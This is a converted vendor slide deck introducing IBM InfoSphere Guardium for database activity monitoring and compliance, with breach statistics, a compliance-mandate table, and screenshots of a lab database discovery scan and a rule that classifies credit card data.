


# Introduction to InfoSphere Guardium Real-Time Database Protection and Monitoring

Ken Lee

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## Agenda

- Business drivers for database security
- InfoSphere Guardium architecture
- Common applications
- Case studies

## Database Activity Monitoring: Three Key Business Drivers

### 1. Prevent data breaches

- Mitigate external and internal threats



### 2. Ensure data integrity

- Prevent unauthorized changes to sensitive data



### 3. Reduce cost of compliance

- Automate and centralize controls

Across DBMS platforms and applications


Across SOX, PCI, SAS70, ...

- Simplify processes



## Database Servers Are The Primary Source of Breached Data

**% of Records Breached (2010)**



“Although much angst and security funding is given to offline data, mobile devices, and end-user systems, these assets are simply not a major point of compromise.”

- 2009 Data Breach Investigations Report

*...up from 75% in 2009*

## Why?

- Database servers contain your most valuable information
  - Financial records
  - Customer information
  - Credit card and other account records
  - Personally identifiable information
- High volumes of structured data
- Easy to access



“Because that’s where the money is.”

- Willie Sutton

## Slide 5

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**AC1**


Want the quote at the bottom and the FBI poster to both appear on a new click; the text is fine as it appears

Al Cooley, 2/12/2010

## Perimeter Defenses No Longer Sufficient


**“A fortress mentality will not work in cyber. We cannot retreat behind a Maginot Line of firewalls.”**

- William J. Lynn III,  
U.S. Deputy Defense Secretary



## Database Danger from Within

- “Organizations overlook the most imminent threat to their databases: authorized users.” (Dark Reading)
- “No one group seems to own database security ... This is not a recipe for strong database security” ... 63% depend primarily on manual processes.” (ESG)
- Most organizations (62%) cannot prevent super users from reading or tampering with sensitive information ... most are unable to even detect such incidents ... only 1 out of 4 believe their data assets are securely configured (Independent Oracle User Group).



[http://www.darkreading.com/database\\_security/security/app-security/showArticle.jhtml?articleID=220300753](http://www.darkreading.com/database_security/security/app-security/showArticle.jhtml?articleID=220300753)

<http://www.guardium.com/index.php/landing/866/>



## Growing Compliance Mandates



- Explosion in successful breaches has resulted in growing regulation of sensitive data in North America
  - SOX
  - HIPAA
  - PCI DSS
  - 46 state-specific data privacy laws
  - Gramm-Leach-Bliley
  
- Many EU and Asian countries have enacted similar regulations
  - EU Data Privacy Directive and supporting local laws
  - C-SOX
  - FIEL
  - PCI DSS
  - etc.

## The Compliance Mandate

Audit Requirements	COBIT (SOX)	PCI-DSS	ISO 27002	Data Privacy & Protection Laws	NIST SP 800-53 (FISMA)
1. Access to Sensitive Data (Successful/Failed SELECTs)		✓	✓	✓	✓
2. Schema Changes (DDL) (Create/Drop/Alter Tables, etc.)	✓	✓	✓	✓	✓
3. Data Changes (DML) (Insert, Update, Delete)	✓		✓		
4. Security Exceptions (Failed logins, SQL errors, etc.)	✓	✓	✓	✓	✓
5. Accounts, Roles & Permissions (DCL) (GRANT, REVOKE)	✓	✓	✓	✓	✓

**DDL = Data Definition Language (aka schema changes)**

**DML = Data Manipulation Language (data value changes)**

**DCL = Data Control Language**

## Addressing Key Stakeholders



### SECURITY OPERATIONS

- ✓ Real-time policies
- ✓ Secure audit trail
- ✓ Data mining & forensics



### COMPLIANCE AUDIT

- ✓ Separation of duties
- ✓ Best practices reports
- ✓ Automated controls




### APPLICATION & DATABASE

- ✓ Minimal impact
- ✓ Change management
- ✓ Performance optimization

**100% Visibility &  
Unified View**


# Non-invasive, real-time database security and monitoring




Netezza is a registered trademark of IBM International Group B.V., an IBM Company. Informix is a registered trademark of IBM.

- Continuously monitors all database activities (including local access by superusers)
- Heterogeneous, cross-DBMS (database management system) solution
- Does not rely on native DBMS logs
- Minimal performance impact
- No DBMS or application changes
- Supports Separation of Duties
- Activity logs can't be erased by attackers or database administrators
- Automated compliance reporting, sign-offs and escalations (SOX, PCI, NIST and others)
- Granular, real-time policies and auditing
  - *Who, what, when, where, how*

# Scalable multi-tier architecture



## Addressing the Complete Database Security and Compliance Lifecycle



# Discover and Classify

## Find Cardholder Data


### Databases Discovered

Start Date: 2008-06-26 14:48:49 End Date: 2008-06-26 15:48:49

Time Probed	Server IP	Server Host Name	DB Type	Port	Port Type
2008-06-26 15:31:00	10.10.9.253	10.10.9.253	Oracle	1521	tcp
-26 15:30:58	10.10.9.253	10.10.9.253	MSSQL	1433	tcp
-26 15:30:15	10.10.9.55	osprey	Oracle	1521	tcp
-26 15:30:15	10.10.9.55	osprey	Sybase	4200	tcp
-26 15:30:32	10.10.9.56	10.10.9.56	Oracle	1521	tcp
-26 15:30:58	10.10.9.56	10.10.9.56	DB2	50001	tcp

### Classification Rule #1 For Classification Policy "find creditcard data"

**Rule Name**   
**Category**   
**Classification**   
**Description**   
**Continue on Match**   
**Rule Type**  Catalog Search  Search By Permissions  Search For Data  
**Table Type**  Synonym  System Table  Table  View  
**Table Name Like**   
**Data Type**  Date  Number  Text  
**Column Name Like**   
**Minimum Length**   
**Maximum Length**   
**Search Like**   
**Search Expression**    
**Maximum Rows**   
**Classification Rule Actions:**   
 1  Send Alert (Send Alert)  
 2  Send Policy Violation (Log Policy Violation)  
 3  add to group (Add To Group Of Objects)



# Discover and Classify

## Find Cardholder Data

### Databases Discovered

Start Date: 2008-06-26 14:48:49 End Date: 2008-06-26 15:48:49

Time Probed	Server IP	Server Host Name	DB Type	Port	Port Type
2008-06-26 15:31:00	10.10.9.253	10.10.9.253	Oracle	1521	tcp
-26 15:30:58	10.10.9.253	10.10.9.253	MSSQL	1433	tcp
-26 15:30:15	10.10.9.55	osprey	Oracle	1521	tcp
-26 15:30:15	10.10.9.55	osprey	Sybase	4200	tcp
-26 15:30:32	10.10.9.56	10.10.9.56	Oracle	1521	tcp
-26 15:30:58	10.10.9.56	10.10.9.56	DB2	50001	tcp

### Classification Rule #1 For Classification Policy "find creditcard data"

Rule Name:

Category:

Internet Explorer provided by

https://10.10.9.242:8443/viewClsProcessResult.do?method=view&viewerType=assessmentResults&viewedTaskId=-1&noButtons=false&selectedProcessId=20016

Catalog	Schema	Table Name	Column Name	Rule Description	Comments	Classification Name	Category	Data Source Description
	HR	BINSRfXc0W/34qTgQAoKNwkbuw==\$0	CARDNUMBER	Send Alert	Date: Monday, July 21, 2008 6:30:22 PM EDT Datasource: ORACLE 10.10.9.56:1521 xe Object: TABLE HR.BINSRfXc0W/34qTgQAoKNwkbuw==\$0 VARCHAR2(30) CARDNUMBER Category: 'PCI' Classification: 'Cardholder Data' Rule: Search For Data: Send Alert TABLE_TYPE='TABLE,VIEW', DATA_TYPE='TEXT', SEARCH_VALUE_PATTERN='[0-9]{4}-[0-9]{4}-[0-9]{4}-[0-9]{4}' Action: Send Alert: Send Alert Urgent Flag='false', Receiver='SYSLOG' Action: Log Policy Violation: Send Policy Violation Severity='10' Action: Add To Group Of Objects: add to group Object Group='PCI Cardholder Sensitive objects', Replace Group Content='false'	Cardholder Data	PCI	10-56-system



Guardium



Agentless Network Scan  
10.10.9.\*

Search Like:

Search Expression:

Maximum Rows:

